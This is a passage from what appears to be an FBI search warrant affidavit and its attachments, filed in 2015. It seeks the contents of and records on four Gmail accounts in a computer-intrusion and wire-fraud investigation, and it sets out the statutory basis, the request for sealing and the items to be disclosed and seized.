- e. When the subscriber sends an email, it is initiated at the user's computer, transferred via the Internet to Google's servers, and then transmitted to its end destination. Google users have the option of saving a copy of the email sent. Unless the sender of the email specifically deletes the email from the Google server, the email can remain on the system indefinitely. The sender can delete the stored email message, thereby eliminating it from the email box maintained at Google, but that message will remain in the recipient's email box unless the recipient also deletes it or unless the recipient's account has exceeded its storage limitations;
- f. A Google subscriber can store files, including emails and image files, on servers maintained and/or owned by Google; and
- g. Emails and image files stored on a Google server by a subscriber may not necessarily also be located in the subscriber's home computer. The subscriber may store emails and/or other files on the Google server for which there is insufficient storage space in the subscriber's own computer or which the subscriber does not wish to maintain in his or her own computer. A search of the subscriber's home, business, or laptop

computer will therefore not necessarily uncover files the subscriber has stored on the Google servers.

VII. INFORMATION TO BE SEARCHED AND THINGS TO BE SEIZED

40. I anticipate executing this warrant under the Electronic Communications Privacy Act, in particular 18 U.S.C. §§ 2703(a), 2703(b)(1)(A) and 2703(c)(1)(A), by using the warrant to require Google to disclose to the government copies of the records and other information (including the content of communications) particularly described in Section I of Attachment B. Because Google is not aware of the facts of this investigation, its employees are not in a position to search for relevant evidence. In addition, requiring Google to perform the search would be a burden upon the company. If all Google is asked to do is produce all the files associated with the account, an employee can do that easily. Requiring Google to search the materials to determine what content is relevant would add to their burden. Upon receipt of the information described in Section I of Attachment B, government-authorized persons will review that information to locate the items described in Section II of Attachment B.

VIII. CONCLUSION

41. Based on my training and experience, and the facts as set forth in this affidavit, I respectfully submit that there is probable cause to believe that in the email accounts located on computer systems owned, maintained, and/or operated by Google, headquartered at 1600 Amphitheater Parkway, Mountain View, California, there exists evidence, contraband, fruits, and instrumentalities of violations of Title 18, U. S. C. § 1030(a)(4) (Fraud and Related Activity in Connection with a Protected Computer), and/or 1030(a)(5)(C) (Intentional Access to a Protected Computer Causing Damage or Loss) and/or Title 18 U.S.C. § 1343 (having devised a scheme to defraud, and to obtain money by means of false and fraudulent pretenses, representations, and

promises, caused to be transmitted a wire communication in foreign commerce for the purpose of executing such scheme). I therefore respectfully request that the Court issue a search warrant directed to Google for the email accounts identified in Attachment A for information described in Attachment B.

42. This Court has jurisdiction to issue the requested warrant because it is "a court of competent jurisdiction" as defined by 18 U.S.C. § 2711. 18 U.S.C. §§ 2703(a), (b)(1)(A) & (c)(1)(A). Specifically, the Court is "a district court of the United States ... that - has jurisdiction over the offense being investigated." 18 U.S.C. § 2711(3)(A)(i).

43. Pursuant to 18 U.S.C. § 2703(g), the presence of a law enforcement officer is not required for the service or execution of this warrant.

IX. REQUEST FOR SEALING

44. Because this investigation is continuing, disclosure of the search warrant, this affidavit, and/or this application and the attachments thereto could jeopardize the progress of the investigation. Disclosure of the search warrant at this time could jeopardize the investigation by giving the targets an opportunity to destroy evidence, change patterns of behavior, notify confederates, or flee from prosecution. Accordingly, I request that the Court issue an order that the search warrant, this affidavit in support of application for search warrant, the application for search warrant, and all attachments thereto be filed under seal until further order of this Court.



KEVIN PARKER
Special Agent
Federal Bureau of Investigation

Sworn to before me this 22 day of September, 2015



HONORABLE JONATHAN W. FELDMAN
UNITED STATES MAGISTRATE JUDGE

ATTACHMENT A

Property to be Searched

This warrant applies to information associated with the following email accounts stored at premises owned, maintained, controlled, or operated by Google, Inc., a company headquartered at 1600 Amphitheatre Parkway, Mountain View, California.

t.tross41@gmail.com;
zackhowell8@gmail.com;
tmg44504@gmail.com; and
jwrzesinski3@gmail.com

ATTACHMENT B

Because Google is not aware of the facts of this investigation, its employees are not in a position to search for relevant evidence. In addition, requiring Google to perform the search would be a burden upon the company. If all Google is asked to do is produce all the files associated with the account, an employee can do that easily. Requiring Google to search the materials to determine what content is relevant would add to their burden. Therefore, in order to ensure that agents search only those computer accounts and/or computer files described herein, this search warrant seeks authorization to permit employees of Google, Inc., to assist agents in the execution of this warrant. To further ensure that agents executing this warrant search only those accounts and/or computer files described below, the following procedures have been implemented:

1. The warrant will be presented to Google, Inc., personnel by law enforcement agents. Google, Inc., personnel will be directed to isolate those accounts and files described below;
2. In order to minimize any disruption of computer service to innocent third parties, the system administrator will create an exact duplicate of the accounts and files described in Attachment A, including an exact duplicate of all information stored in the computer accounts and/or files described below;
3. The Google, Inc., system administrator will provide the exact duplicate of the accounts and files described below and all information stored in those accounts and /or files to the Special Agent who serves this search warrant;
4. Law enforcement personnel will thereafter review the information stored in the accounts and files received from the system administrator and then identify and copy the

information contained in those accounts and files which are authorized to be further copied by this search warrant;

5. Law enforcement personnel will then seal the original duplicate of the accounts and files received from the system administrator and will not further review the original duplicate absent an order of the Court.

I. Information to be disclosed by Google, Inc.

To the extent that the information described in Attachment A is within the possession, custody, or control of Google, Inc., Google, Inc., is required to disclose the following information to the government for each account or identifier listed in Attachment A:

- a. The contents of all emails stored in the account, including copies of emails sent from the account;
- b. All records or other information regarding the identification of the account, to include full name, physical address, telephone numbers and other identifiers, records of session times and durations, the date on which the account was created, the length of service, the types of service utilized, the IP address used to register the account, log-in IP addresses associated with session times and dates, account status, alternative email addresses provided during registration, methods of connecting, log files, and means and source of payment(including any creditor bank account number);
- c. All records or other information stored by an individual using the account, including address books, contact and buddy lists, pictures, and files;
- d. All content in the Docs, Calendar, Friend Contacts and Photos areas;
- e. Any and all Google IDs listed on the subscriber's Friends list;
- f. Any and all files linked to Google Drive accounts of the user; and
- h. All records pertaining to communications between Google, Inc., and any person regarding the account, including contacts with support services and records of actions taken.

II. Information to be seized by the government

All records or information, including the contents of any and all wire and electronic communications, attachments, stored files, print outs, and header information that contain evidence,

fruits, and instrumentalities of violations of Title 18 U.S.C. §§ 1030(a)(4) (Fraud and Related Activity in Relation to Computers, and/or 1030(a)(5)(C) (Intentional Access to a Protected Computer Causing Damage or Loss), and/or Title 18 U.S.C. § 1343 (having devised a scheme to defraud, and to obtain money by means of false and fraudulent pretenses, representation, and promises, caused to be transmitted a wire communication in foreign commerce for the purpose of executing such scheme), including, but not limited to, for each account or identifier listed on Attachment A, information pertaining to:

- a. The unauthorized access of email accounts;
- b. The contents of any such communications that will assist investigators in ascertaining the nature and scope of the crimes under investigation, the true identity and or location of the subjects and their co-conspirators, the names, addresses, and locations of victims, and any disposition of the proceeds of the crimes under investigation, including;
- c. Records relating to who created, used, or communicated with the account or identifier.